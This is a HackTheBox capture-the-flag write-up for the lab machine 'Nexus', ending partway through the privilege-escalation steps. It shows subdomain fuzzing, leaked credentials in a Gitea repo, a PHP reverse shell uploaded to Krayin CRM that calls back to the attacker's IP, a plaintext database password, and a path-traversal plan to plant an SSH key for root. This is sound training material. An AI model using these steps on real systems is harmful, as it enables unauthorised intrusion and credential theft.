




HACKTHEBOX



Nexus

12th May 2026

Prepared By: TheCyberGeek & k1ph4ru

Machine Author(s): TheCyberGeek & k1ph4ru

Difficulty: **Easy**

Synopsis

Nexus is an easy-difficulty Linux machine that features an exposed Gitea repository leaking credentials and a job posting that reveals valid usernames. The leaked credentials provide access to **Krayin CRM**, which is vulnerable to **CVE-2026-38526**, leading to a shell as **www-data**.

Further enumeration of the **Krayin CRM** configuration files reveals additional credentials that allow **SSH** access. Service enumeration reveals a **Gitea** template sync service vulnerable to directory traversal, which is leveraged to gain a shell as **root**.

Skills Required

- Basic Web Enumeration
- Linux Fundamentals
- Python Scripting
- Basic Git Usage

Skills Learned

- Gitea Enumeration
- Krayin Exploitation (CVE-2026-38526)
- Exploiting Unsanitized `os.path.join` in Python

Enumeration

Nmap

To begin the machine, we start off with a port scan to identify the running services on the target.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.54 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,$/)/  
$ nmap -p$ports -sC -sV 10.129.234.54  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 13:34 +0000  
Nmap scan report for 10.129.234.54  
Host is up (0.14s latency).  
PORT STATE SERVICE VERSION  
22/tcp open  ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)  
|_ 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)  
80/tcp open  http nginx 1.24.0 (Ubuntu)  
|_http-title: Did not follow redirect to http://nexus.htb/  
|_http-server-header: nginx/1.24.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.03 seconds
```

From the initial scan, we can see that we are redirected to `nexus.htb`, which we proceed to add to our hosts file.

```
$ echo "10.129.234.54 nexus.htb" | sudo tee -a /etc/hosts
```

Upon visiting the domain, we come across a government-backed energy website.



● NEXUS ENERGY AUTHORITY · 2026

Securing a *clean, reliable* energy future for all

The Nexus Energy Authority oversees the generation, distribution, and regulation of energy across the nation — ensuring affordable, sustainable, and secure power for every household and business.

**98.7%**

NATIONAL GRID UPTIME

**47%**

RENEWABLE SHARE 2025

**32M**

HOUSEHOLDS SERVED

**-34%**

CARBON VS 2010

▲ ADVISORY

Winter Demand Alert (North Region): Elevated demand forecast 18:00–21:00 this week. Citizens are encouraged to shift non-essential usage to off-peak hours.

PROGRAMMES & INITIATIVES

Programmes built for the nation

From citizen subsidies to industrial decarbonisation, our programmes address

We also notice that in the careers section of the page, there is a job posting for Operations Specialist – Customer Platforms.



CIVIL SERVICE VACANCIES

Join our team

We're building the network of the future. Explore open roles and grow your career.

Nexus Energy Authority
DEPARTMENT OF ENERGY & CLIMATE

A statutory body responsible for the secure, affordable, and decarbonisation of the nation's energy supply.

Operations Specialist – Customer Platforms

Customer Experience · Remote / Hybrid · Full-Time

NICE TO HAVE

- Platform certifications (Salesforce Administrator, HubSpot, or equivalent)
- Experience with CDP platforms (e.g. Segment, Tealium) or marketing automation suites
- Background in subscription-based or energy/utilities businesses

WHAT NEXUS OFFERS

- Remote-first culture with flexible working
- €1,500/yr learning budget
- Private health insurance
- 30 days paid leave
- Equity & performance bonus
- Home office stipend
- Dedicated career mentor

Ready to apply?

Send your CV and a short cover note with the subject line "Operations Specialist – Customer Platforms".

[Apply at careers@nexus.htb](mailto:careers@nexus.htb)

Questions? Reach out to our hiring manager: j.matthew@nexus.htb

AUTHORITY

[About Us](#)[Careers](#)[Press Enquiries](#)[Freedom of Information](#)[Accessibility](#)

Enumerating the job posting, we notice two email addresses provided for document submission, `careers@nexus.htb` and `j.matthew@nexus.htb`.

Foothold

Since there is no other function we can leverage on the landing page, we proceed to enumerate the subdomains present.

```
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FFUZ -u http://nexus.htb/ -H "Host: FUZZ.nexus.htb"  
<SNIP>  
support [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 151ms]  
host [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 153ms]  
test [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 153ms]
```


We notice the response is the same, and we can proceed to add a filter for the words using the `-fw` flag.

```
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-  
top100000.txt:FFUZ -u http://nexus.htb/ -H "Host: FFUZ.nexus.htb" -fw 4  
<SNIP>  
git [Status: 200, Size: 14879, Words: 1254, Lines: 247, Duration: 148ms]  
billing [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 1769ms]
```


Here we see two subdomains that we proceed to add to our hosts file. Upon visiting `git`, we come across a Gitea instance.




Enumerating the repositories, we come across a `krayin-docker-setup` that has an exposed `.env` file.




Looking at the `.env` file, we see the same domain we found earlier from `vhost` fuzzing.




Upon looking at the commit history, we see an earlier commit that contains a password.



We then proceed to add the `billing` `vhost` to our hosts file and access it.




Here we come across a `Krayin CRM` instance. We proceed to access it using the email we found earlier for the hiring manager and the password from the earlier `.env` file. We also see the version running is `2.2.0`.




A quick Google search for vulnerabilities affecting this version leads us to `CVE-2026-38526` and [this](#) POC.

We proceed to navigate to the email page and compose a new email. We then select the option to add a file and select a `PHP reverse shell`. We also change the IP and port to our host and port.

```
$ head -n 60 php-reverse-shell.php
<?php
<SNIP>
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.101'; // CHANGE THIS
$port = 4455; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
<SNIP>
```



We upload our PHP webshell and intercept the request using Burp Suite. We then forward the intercepted request using Burp Suite and rename it from `.png` to `.php`.



We proceed to start a `Netcat` listener on port `4455`.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
```

We finally visit `http://billing.nexus.htb/storage/tinymce/779bc2392c37c0e8f842b3a6af0a4d8e.php` to trigger the reverse shell. Looking back at our `Netcat` listener, we see that we have a shell.

```
$ nc -lnvp 4455
listening on [any] 4455 ...
connect to [10.10.14.101] from (UNKNOWN) [10.129.234.54] 39222
Linux nexus 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 6 07:58:08 UTC 2026
x86_64 x86_64 x86_64 GNU/Linux
14:33:43 up 1:14, 0 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

To get a more stable shell, we can use a `script`.

```
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@nexus:/$
```

We proceed to enumerate the `Krayin CRM` files and find cleartext credentials for the database in the `.env` file.

```
www-data@nexus:~/krayin$ cat .env
<SNIP>
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=
<SNIP>
```

Looking at the `/etc/passwd` file for users present, we see `jones`.

```
www-data@nexus:~/krayin$ cat /etc/passwd
<SNIP>
jones:x:1000:1000:,,,:/home/jones:/bin/bash
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
git:x:111:112:Git Version Control,,,:/home/git:/bin/bash
```

We attempt to use the cleartext credentials to log in via `SSH`.

```
$ ssh jones@10.129.234.54
jones@10.129.234.54's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
<SNIP>
jones@nexus:~$ id
uid=1000(jones) gid=1000(jones) groups=1000(jones),100(users)
```

This is successful, and the user flag can be found at `/home/jones/user.txt`.

Privilege Escalation

Investigating further, we find a `systemd` timer running a template sync service every 2 minutes.

```
jones@nexus:~$ systemctl list-timers
```

NEXT	LEFT	UNIT	ACTIVATES
Thu 2026-03-05 18:02:00 UTC	1min	gitea-template-sync.timer	gitea-template-sync.service

Reading the sync script at `/etc/gitea/template-sync.py` reveals that it clones all template repositories and syncs their file contents to `/home/git/template-staging/<owner>/<repo>/`. The critical vulnerability is in how it processes file paths from `git ls-tree` — it uses `os.path.join()` on the raw file paths without sanitizing directory traversal sequences.

```
target = os.path.join(stage_path, filepath)
os.makedirs(os.path.dirname(target), exist_ok=True)
```


Since `git ls-tree` outputs paths containing `..` without validation, and `os.path.join()` resolves them, we can write files anywhere the `git` user has access. The staging directory is at `/home/git/template-staging/<owner>/<repo>/`, so we need 5 levels of `..` to reach `/root/` and write an `ssh` key to `.ssh/authorized_keys`.

Gitea Template Directory Traversal

First, we generate an `ssh` key pair locally for our access.

```
$ ssh-keygen -t ed25519 -f /tmp/.k -N ''
```

Checking back at Gitea, we try `jones` with the known password and get access.



Next, we create a new repository. We create a repository called `rcce` and make sure we set the repository to a template so it will be cloned by the script.

License

A license governs what others can and can't do with your code.
Not sure which one is right for your project? See [Choose a license.](#)

README

This is the place where you can write a complete description for your project.

☐ Initialize Repository (Adds .gitignore, License and README)

Default Branch

The default branch is the base branch for pull requests and code commits.

Object Format

Object format of the repository. Cannot be changed later. SHA1 is most compatible.

Template ☒ Make repository a template

